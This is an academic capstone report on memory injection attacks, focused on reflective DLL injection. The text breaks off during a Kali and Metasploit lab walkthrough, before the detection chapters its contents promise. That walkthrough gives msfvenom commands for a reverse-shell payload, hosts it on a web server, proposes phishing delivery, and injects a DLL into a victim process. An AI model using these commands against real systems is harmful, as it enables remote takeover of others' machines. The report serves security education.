

CAPSTONE RESEARCH PROJECT
ON
MEMORY INJECTION ATTACK

Submitted in partial fulfillment of the requirements
for the award of the degree of

Master of Science in Internetworking

Under the sincere supervision of
Leonard Rogers

Submitted By:
KHUSHMIT KAUR

DECLARATION

This is to certify that report entitled “**MEMORY INJECTION ATTACK**” which is submitted by Khushmit Kaur in partial fulfillment of the requirement for the award of degree **Master of Science in Internetworking** to University of Alberta, Canada, comprises only the original work and due acknowledgement/references has been made in the text to all other material used.



Date: March 8th, 2019


Signatures: Khushmit Kaur

ACKNOWLEDGEMENT

I would like to express my profound gratitude to my professor and project mentor, Leonard Rogers, who has always been a constant motivation and guiding factor throughout the project. Without his assistance and encouragement, it would have been difficult for me to gain in-depth knowledge about various penetration testing tools and attack techniques used in this project. It has been a great pleasure for me to get an opportunity to work under his supervision and complete the project successfully.

I would also like convey a sincere thanks to my guide Harvinder Singh Dhama for sparing his most precious time in introducing me to the world of security and making me learn about network security measures taken at University of Alberta during job shadow week.

Lastly, I wish to extend my indebtedness to my parents for providing constant support and direction throughout my academic career.



ABSTRACT


This project studies the various techniques used in memory injection attack and how to detect/avoid them using various network security monitoring (NSM) tools. Among various available techniques of memory injection, Reflective DLL injection has been studied in detail.

The above objective has been achieved in a virtual environment using VMware. Kali Linux has been used as an attacker that tries to exploit and gain access to a running application (Notepad in our case) on windows host using Metasploit framework. Various tools and methods have been used to detect and mitigate the attack.



Contents

TERMINOLOGY	1
INTRODUCTION	3
UNDERSTANDING BUFFER OVERFLOW	4
MEMORY INJECTION TECHNIQUES	6
UNDERSTANDING REMOTE DLL INJECTION	8
REFLECTIVE DLL INJECTION	9
How does Reflective DLL Injection work?	9
TOOLS	11
PERFORMING REFLECTIVE DLL INJECTION ATTACK	12
SCREENSHOTS OF THE ATTACK PERFORMED	16
DETECTION AND PREVENTION - IDS & IPS	18
ENCODING – OBFUSCATING THE CODE	20
TOOLS FOR DETECTION	23
WINDOWS DEFENDER ATP	23
ANTIMETER TOOL	24
EIF TOOL	26
CONCLUSION	28
REFERENCES	29



TERMINOLOGY

Classic Kill Chain: – Military describes the phases of an attack as a kill chain. It's the process by which threat actor would build a plan or strategy to affect a specific goal against a target. It has the following stages-

Reconnaissance: Research, identification, and selection of targets like social networks, conferences, and mailing lists for email addresses or information on specific technologies. For ransomware, it helps in developing a suitable target list for phishing emails.

Weaponization: Attack vector in this case is usually an email that is crafted with a clickable link or an attachment. Most commonly used weaponized deliverables are data files, such as PDFs or Microsoft Office documents.

Delivery: Transmission of the payload to the target is called Delivery. It is done via communication vector for example, email attachments, websites, and USB removable media.

Exploitation: After payload delivery to victim host, what occurs once malicious code is executed is defined by this stage. Exploitation targets an application or operating system vulnerability.

Installation: Installation phase is also called as persistence phase. It establishes a backdoor on the victim system which allows the adversary to maintain persistence inside the network.

Command and Control: Once this phase is established, threat actors have access inside the target environment.

Actions on Targets: The main objective behind most of the attacks is data exfiltration which involves collecting, encrypting, and extracting important information from the victim's system.

Diamond Model: –It's a systematic method for analyzing events in a repeatable way so that the threats can be tracked and countered. It has the following 4 stages -

Adversary: The adversary is the person who is conducting the intrusion and getting benefited from it.

Capability: A tool or technique that the adversary may use in an attack. A capability might include tools such as an exploit or a technique such as password guessing.

Infrastructure: Infrastructure is the physical or logical communications nodes that the adversary uses to establish and maintain command and control over their capabilities. Examples may include the Internet, USB sticks etc.

Victim: The target of the threat actor is called as a threat victim.

Exploit: It means taking advantage of a specific vulnerability on a system to perform attack.

Payload: In cybersecurity, payload contains the actual information which may be any malicious code that the attacker sends to the victim machine.

Risk: risk = threat probability x potential loss; It can result in financial loss or damage the reputation of an organization.

Shellcode: It is the basic machine code with some specific purpose. It can be executed by the CPU directly and there's no need to compile it separately. It may be added into an executable or delivered as a part of an exploit.

Threat Actor: One who initiates a threat. Also known as a malicious actor, it is responsible for an action that affects an organization's security either directly or indirectly.

Threat Vector: A tool or path that a threat actor uses to carry out an attack.

Threat: Any malicious act that attempts to gain access to a system without the permission of its owners.

Vulnerability: A weakness or loophole in a system, makes it vulnerable to attack.



INTRODUCTION

Ever wonder what someone can do to our PC or data just by knowing our IP address?

Here's the answer - He could own us.

With so much data flowing over the internet today, we basically live online. So, imagine living in a house surrounded by thieves and burglars, where door-locks could be opened, windows could be broken, or maybe there's a secret tunnel out on the road leading right into our bedroom. Spooky, right?! That's exactly how Internet is.

Cyber security helps in protecting computers and data from unauthorized access or modifications. Let's discuss some facts and figures to give an idea about how important cybersecurity is. In 2015, over 200,000 new malware samples were recorded daily. 99% of computer users are vulnerable to exploit kits because of software vulnerabilities. And MyDoom, the most expensive virus in cyber security history, caused an estimated financial damage of \$38.5 billion!

Government agencies, financial institutions, hospitals, etc., collect, process, and store a large amount of confidential data across networks. With the ever-increasing cyber-attacks, we need to protect sensitive business and personal information, as well as safeguard national security.

In this project, we would be discussing one such type of a cyber-attack called Memory Injection Technique. It is commonly found in Advanced Persistent Threat (APT) and is difficult to detect. It happens to be one of the latest ways that attackers have started using, by injecting malicious code into the memory of already authorized applications since it evades anti-malware products.

Some of the **Memory Injection Techniques** used by attackers:

- Shellcode Injection
- Reflective DLL Injection
- Process Hollowing
- AtomBombing

One of the major exploitation steps in memory injection is buffer overflow. It is mainly a result of weak programming, poor data validation and poor memory management in an application. In order to understand how Reflective DLL injection works, let's first look at how buffer overflow attacks can be performed.


UNDERSTANDING BUFFER OVERFLOW

RAM memory is divided into the following parts:

- *Kernel*: It contains line parameters and environmental variables.
- *Text*: This part of memory is read only and contains the actual code of the program.
- *Data*: It contains initialized and uninitialized variables.
- *Heap*: It holds the dynamically allocated memory. It's a big chunk of memory and is used to allocate large data.
- *Stack*: It contains local variables.

Both stack and heap memory grow in opposite directions to utilize the free space as per the needs.

In a buffer overflow, a program attempts to write data which is more than the length of the buffer which is generally pre-allocated and fixed. This vulnerability can be exploited by the attacker by writing a malicious code and executing it by altering the flow of the program.



Stack Contents:

	BUFFER	Base pointer	Return Address	b	a	Function
Low m/m addr 0x0000						high m/m addr 0xffff

When the code is run, and a function is called, its parameters (say a, b) that are being passed get added in the stack.

In the program, if we pass a value that is longer than the intended value or longer than the buffer size itself, it will overwrite the base pointer and the return address space. Attacker can then place malicious code at this address.

When we try to access something in memory that we shouldn't be changing, we get a segmentation fault. However, the attacker may place a series of No-op instructions, a load of \x90s meaning 'just move to the next one', to land in memory exactly where its intended.

These No-op instructions take the attacker to the memory space where the intended malicious code has been placed.

To summarize, buffer overflow basically requires the following 3 steps:

1. Return Address
2. No-op sled
3. Shell code




Image source: <http://staff.ustc.edu.cn>

In the next section, we will be discussing some of the commonly used memory injection techniques that exploit these buffer overflow vulnerabilities.

MEMORY INJECTION TECHNIQUES

Shellcode Injection:

Shellcode is a list of instructions or code which is executed by injecting it into a running application. Shellcode is usually used as a payload of an exploit. One of the ways, Injection attacks could be done is by using stack and heap-based buffer overflow. Shellcode could be written to start a command shell and take control of the compromised machine.

Process Hollowing:

It is a technique in which a legitimate process is created in suspended state. The memory content of this process is replaced with another hostile code which runs instead of the legitimate one. This is achieved by exploiting the buffer overflow vulnerability. Since the legitimate process is acting as a container for the malicious code, it often goes undetected by malware detection tools.

Example, a banking malware, called Dridex, uses process hollowing as its attack technique.

It is sent as a spam email to users with a Microsoft word document as an attachment. This document has a macro embedded into it. When the user opens the document, it initiates the downloading of Dridex malware. This malware steals banking credentials and used for fraud transactions resulting in a huge financial loss.




Image source: www.andreafortuna.org

AtomBombing:

Malicious code is written into windows' atom table. An atom table is a shared memory table which maps a string with 16-bit assigned number. An asynchronous procedure call (APC) is then made to retrieve the code which is later inserted into the target process's memory.




Image source: countercept.com

Reflective DLL Injection:

When loading a DLL in windows, the function `LoadLibrary` is called. The function can be executed on its own without much input from the user once the path of the DLL file is given. The DLL in this case needs to be on the disk. However, in reflective DLL mode, the contents of the DLL can be loaded into memory. It makes use of a custom loader function since `LoadLibrary` can't be used. DLL doesn't need to be saved on the disk hence is stealthier attack.

The working and detection of Remote and Reflective DLL injection will be discussed in detail in the upcoming sections.

UNDERSTANDING REMOTE DLL INJECTION

Using DLL injection, a malicious DLL can be injected to a legitimate process. Let' say we have a malicious process, M, and legitimate process, L. The following steps are performed:

- OpenProcess is used to open a handle to process L.
- VirtualAllocEx allocates some memory space in process L.
- DLL which needs to be injected, is saved on the disk. The complete path where this DLL is saved is written to the process L using WriteProcessMemory.
- LoadLibrary is used to load the malicious DLL. Load library resides in kernel32.dll.
- GetModuleHandle() is used to know the address of kernel32.dll
- Now, to know the address of the Loadlibrary using the address of kernel32.dll, use GetProcAddress with parameter LoadLibrary.
- Finally, CreateRemoteThread() is called by process M with parameter as the address of LoadLibrary.




Image Source: www.peerlyst.com

In remote DLL injection, the DLL file needs to be saved on the disk of the victim's system. There is a potential risk associated with this approach and such files could be easily detected by the anti-virus or anti-malware software. A better way of performing such attack in a more secret way, without leaving any traces of DLL file on the disk, is called Reflective DLL injection. Let's discuss how this works.

REFLECTIVE DLL INJECTION

As per a paper published by Lumension Security, years ago, attackers mainly took advantage of security misconfigurations, attacking networks or servers in the organizations. Slowly they moved on to finding bugs in the software and performing buffer overflow attacks.

Today, they exploit zero-day vulnerabilities. To combat these, organizations started using secure coding practices, regular patches and rely on application white listing to block malicious EXEs. But this is no longer an efficient approach.

In 2008, Stephen Fewer published a paper, "Reflective DLL Injection," explaining how to inject a Dynamic Link Library into a host process. It happens to be one of the latest tools that attackers have started using, injecting malicious code into the memory of already authorized applications, since it evades anti malware products.

Shellcode Injection and Reflective DLL Injection are the most commonly used memory injection techniques today.

Microsoft's implementation of DLL (Dynamic-link library) is based on shared library concept. It provides a mechanism for shared code and data, without requiring applications to be re-linked or re-compiled.

DLLs may be explicitly loaded at run-time by undergoing a process called dynamic linking.

To load a DLL in Windows, we need to call the LoadLibrary function. It takes the file path of a DLL and loads it in to memory. This method can be exploited by attackers to perform a DLL injection that inserts malicious code in the memory of another process by causing the other process to load and execute code. Since DLLs are meant to be loaded at run time, the code is inserted in the form of a DLL.

Running code in the context of another process provides attackers with access to the process's memory and permissions. It also allows them to hide their malicious actions under a legitimate process.

Reflective DLL loading is when a DLL is loaded from memory and not from the disk.

How does Reflective DLL Injection work?

A DLL file contains a library of functions that can be accessed by a program when needed. To load a DLL in Windows, we need to call a LoadLibrary function. This can be used to perform a DLL injection attack. Whereas, in Reflective DLL loading, the DLL is loaded from memory rather than from disk.

Reflective memory injection doesn't use any local OS load functions. Traditional security technology usually looks for any changes in patterns within the local OS or what is written to the disc, so reflective memory injection is basically creating a malicious DLL in memory without relying on any local OS load functions.

The attacker may place a malicious web page on some site that results in exploiting a buffer overflow on victim's machine. A buffer overflow effectively moves the memory into a different memory space where the hacker will have a kind of shell code to inject something into the application to make it do something it wasn't expecting to happen.

The shell code downloads the bytes of larger malicious DLL's into memory. The shell code then calls in to a tiny bootstrap loader function in the DLL. This is where the reflective part of RMI begins.

When a DLL is loaded into memory, it can't immediately begin to run. It first needs to call standard imported functions. These are provided either by the compiler's standard library or by the OS. Such references are initially symbolic and must be replaced with the actual memory addresses of those functions which change each time a process is started since executables can be loaded into any location in memory. This process is called dynamic linking.

For a library to link itself, it must examine its own bytes to find and resolve the symbolic references of its imported and exported functions. This process is analogous to a program looking at itself in a mirror. That is where the term Reflective Memory Injection comes from.

After this linking is accomplished, a thread is spun up to run the main code of the malicious DLL, hence, impacting the running application.




Image Source: <https://www.infosecurityeurope.com>

Now, we would be discussing some of the tools and frameworks that have been used to perform the reflective DLL attack. These tools have been made available for testing purposes. Unfortunately, depending on the user's intentions, may sometimes be used as hacking and exploitation tools.

TOOLS

VMWare: A virtualization software which allows you to run multiple virtual machines (VMs) on the same hardware server. In this project, VMWare workstation Pro was used.

Kali Linux: It is an open source Linux distribution. It contains many tools which could be used for penetration testing, computer forensics, security research and reverse engineering. Kali Linux, in this project, has been used as the attacker machine.

Windows 7: Microsoft OS has been used as the victim host.

Metasploit: It is an open source framework and research tool used for penetration testing and ethical hacking. It includes RPC server and databases with exploits, payloads, encoders and various pentesting automation tools. It can be used in msfconsole or msfcli mode. Armitage is used to access the GUI.

Meterpreter: An advanced payload which uses DLL injection to achieve the attacker's motive. Common IDS systems can't detect meterpreter easily. Since it embeds into already running process on the host, no changes are made to the system files on HDD.



Various exploitation and sniffing tools available in Kali Linux.

Using these tools, an example of Reflective DLL injection attack has been demonstrated below. This attack was performed in a virtual testing environment purely for educational purposes.

PERFORMING REFLECTIVE DLL INJECTION ATTACK

1. Kali Linux has been set up as the attacker machine and Windows as the victim host.
2. A malicious payload is generated using msfvenom in Metasploit framework.

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.221.128 lport=4444 -f exe > /root/Desktop/reverse_tcp.exe
```

```
[*] No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
[*] No arch selected, selecting arch: x86 from the payload  
No encoder or badchars specified, outputting raw payload  
Payload size: 341 bytes  
Final size of exe file: 73802 bytes  
root@kali:~#
```

msfvenom -p: open platform and generate payload for 32 bit windows machine.

meterpreter/reverse_tcp Lhost=192.168.221.128 Lport=4444: Creates reverse tcp connection with meterpreter on this listener IP and Port. This can be used to get remote control on the compromised system.

-f exe > /root/Desktop/reverse_tcp.exe: File type is exe which is followed by the location the file will be saved.

3. Next, copy the reverse_tcp exe file generated in the previous step to the default root folder of the web server in Kali after starting the apache service.

```
root@kali:~# service apache2 start  
root@kali:~# cd /var/www/html  
root@kali:/var/www/html# cp /root/Desktop/reverse_tcp.exe .  
root@kali:/var/www/html# ls  
index.html index.nginx-debian.html reverse_tcp.exe  
root@kali:/var/www/html#
```

4. The link of the attacker web URL containing malicious exe file could be transferred to the victim machine using email phishing attack. The malicious exe file could be made to look like a less suspicious word/notepad document.
5. Launch msf framework to start a reverse TCP connection using meterpreter with the victim machine.
6. Once the victim host runs the malicious exe, the reverse TCP connection will be established with Kali Linux and the meterpreter session will be opened.

```

msf > use exploit/multi/handler
msf exploit(multi/handler) > windows/meterpreter/reverse_tcp
[-] Unknown command: windows/meterpreter/reverse_tcp.
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set lhost 192.168.221.128
lhost => 192.168.221.128
msf exploit(multi/handler) > set lport 4444
lport => 4444
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.221.128:4444
[*] Sending stage (179779 bytes) to 192.168.221.129
[*] Meterpreter session 1 opened (192.168.221.128:4444 -> 192.168.221.129:49273) at 2018-10-21 11:43:36 -0600

```

7. Download stephenfewer ReflectiveDLLInjection repository from GitHub to make use of reflective_dll.dll file. Location of this dll file in our case is Desktop.
8. Next, use Windows Manage Reflective DLL injection module from msf exploits.

```

msf exploit(multi/handler) > use post/windows/manage/reflective_dll_inject
msf post(windows/manage/reflective_dll_inject) > info

Name: Windows Manage Reflective DLL Injection Module
Module: post/windows/manage/reflective_dll_inject
Platform: Windows
Arch:
Rank: Normal

Provided by:
Ben Campbell <eat_meatballs@hotmail.co.uk>

Compatible session types:
Meterpreter

Basic options:
Name Current Setting Required Description
----
PATH yes Reflective DLL to inject into memory of a process.
PID yes Process Identifier to inject of process to inject payload.
SESSION yes The session to run this module on.

Description:
This module will inject into the memory of a process a specified Reflective DLL.

References:
CVE: Not available
https://github.com/stephenfewer/ReflectiveDLLInjection

msf post(windows/manage/reflective_dll_inject) > show options

```

Module options (post/windows/manage/reflective_dll_inject):

Name	Current Setting	Required	Description
PATH	yes		Reflective DLL to inject into memory of a process.
PID	yes		Process Identifier to inject of process to inject payload.
SESSION	yes		The session to run this module on.

9. Start interacting with the session that was opened earlier using meterpreter. In our case, session 1.

```
msf post(windows/manage/reflective_dll_inject) > set session 1
session => 1
msf post(windows/manage/reflective_dll_inject) > sessions -i 1
[*] Starting interaction with 1...
```

10. Since we basically have the access to the victim machine, we can run ps command to check the list of the currently running processes on the windows machine.

```
meterpreter > ps

Process List
=====
PID  PPID  Name              Arch Session User      Path
---  ---  ---              ---  ---  ---  ---
0     0     [System Process]
4     0     System
232   4     smss.exe
.....
1580  508   ManagementAgentHost.exe
1788  636   notepad.exe       x64  1     KK-PC\KK C:\Windows\System32\notepad.exe
1860  508   svchost.exe
2032  624   WmiPrvSE.exe
```

11. Notepad running on the Windows system, has been chosen as the victim application which will be exploited using the PID = 1788

```
meterpreter > background
[*] Backgrounding session 1...
msf post(windows/manage/reflective_dll_inject) > set PID 1788
PID => 1788
msf post(windows/manage/reflective_dll_inject) > set PATH /root/Desktop/reflective_dll.dll
PATH => /root/Desktop/reflective_dll.dll
msf post(windows/manage/reflective_dll_inject) > show options

Module options (post/windows/manage/reflective_dll_inject):


Name  Current Setting  Required  Description
-----
PATH  /root/Desktop/reflective_dll.dll  yes       Reflective DLL to inject into memory of a process.
```

PID 1788	yes	Process Identifier to inject of process to inject payload.
SESSION 1	yes	The session to run this module on.

